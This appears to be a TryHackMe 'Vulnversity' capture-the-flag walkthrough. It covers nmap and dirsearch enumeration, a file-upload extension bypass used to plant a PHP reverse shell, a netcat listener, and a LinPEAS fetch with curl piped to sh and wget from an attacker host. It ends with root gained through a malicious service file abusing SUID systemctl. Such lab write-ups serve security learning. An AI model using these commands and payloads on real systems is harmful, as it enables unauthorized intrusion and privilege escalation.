

Initial Reconnaissance: Scanning the Target with Nmap Scan
nmap -Pn -A -p- -T5 10.112.163.173
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-13 19:26 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.112.163.173
Host is up (0.00082s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.5
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 4.6.2
445/tcp  open  netbios-ssn Samba smbd 4.6.2
3128/tcp open  http-proxy  Squid http proxy 4.10
|_http-server-header: squid/4.10
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Vuln University
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 3.8 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: -1s
|_nbstat: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-04-13T18:26:56
|_  start_date: N/A

TRACEROUTE (using port 5900/tcp)
HOP RTT     ADDRESS
1   1.02 ms 10.112.163.173

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.75 seconds
The scan revealed a web server listening on port 3333
Web Enumeration
Navigating to http://10.112.163.173:3333 In a browser showed a university-themed website.

The next step is to uncover the hidden directories using dirsearch
dirsearch -u http://10.112.163.173:3333
A hidden directory named /internal was found
And when I visit this path, it redirects me to a file upload page.


trying to upload a reverse shell to the Discoverd file Upload page


Bypassing File Upload Restrictions
The upload failed with the error message 'Extension not allowed.' This indicates that the file upload only accepts specific extensions. So, let's check it by brute-forcing all known extensions using Burp Suite, discover which extensions the file upload will accept, and then try to upload the reverse shell with the allowed extension.

The test revealed that the server accepted only .phtml files.

I modified the reverse shell file extension from .php to .phtml and re-uploaded it successfully
Locating the Uploaded Shell
To find where the uploaded files were stored, I ran dirsearch again — this time against the /internal directory
dirsearch -u http://10.112.163.173:3333/internal

This uncovered a /internal/uploads directory. Browsing to it confirmed the presence of my reverse shell file.
Gaining a Foothold
Before triggering the shell, I started a Netcat listener:
nc -lvnp 4444Then, I accessed the reverse shell file via the browser at:
http://10.112.163.173:3333/internal/uploads/php-reverse-shell.phtml
A connection was established, granting me a low-privilege shell.
First flag was located at:
cat /home/bill/user.txt
Privilege Escalation to Root
With user access, the next step was to escalate privileges to root.
Enumeration with LinPEAS
Download LinPEAS in the local machine
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | shTransfer it to the victim machine

In the target machine, use the command below
wget http://10.112.79.23:1234/linpeas.sh
chmod +x linpeas.sh
./linpeas.shLinPEAS highlighted a critical misconfiguration:

/bin/systemctl has the SUID bit set, allowing any user to execute it with root privileges.
ls -la /bin/systemctl
-rwsr-xr-x 1 root root 996584 Jun 17  2024 /bin/systemctl

The 's' means SUID is set
That means when I run systemctl, It executes as root no matter who I am.
Exploiting SUID Systemctl
I created a malicious systemd service file to spawn a SUID root shell.
Step 1: Create the service file
This command is to create a service that copies /bin/bash to /tmp/shell and makes it SUID root
cat > /tmp/root.service << 'EOF'

Description=Get Root
Type=oneshot
ExecStart=/bin/bash -c "cp /bin/bash /tmp/shell && chmod 4777 /tmp/shell"
User=root
Group=root
WantedBy=multi-user.target
EOF
Step 2: Link the service
Registers our malicious service with systemd (running as root due to SUID)
/bin/systemctl link /tmp/root.serviceStep 3: Start the service
Executes our payload as root, creating /tmp/shell with SUID permissions
/bin/systemctl start root.serviceStep 4: Execute the SUID shell
Spawns a bash shell that keeps root privileges.

/tmp/shell -pCapturing the Final Flag
With root access, I retrieved the second flag:
Finally, thank you very much for reading to the end. I hope you found this article interesting.
Room Link: https://tryhackme.com/room/vulnversity
TryHackMe: https://tryhackme.com/p/AbdallahSamir
LinkedIn: Abdallah Samir | LinkedIn
X(Twitter): https://twitter.com/abdalla_jr7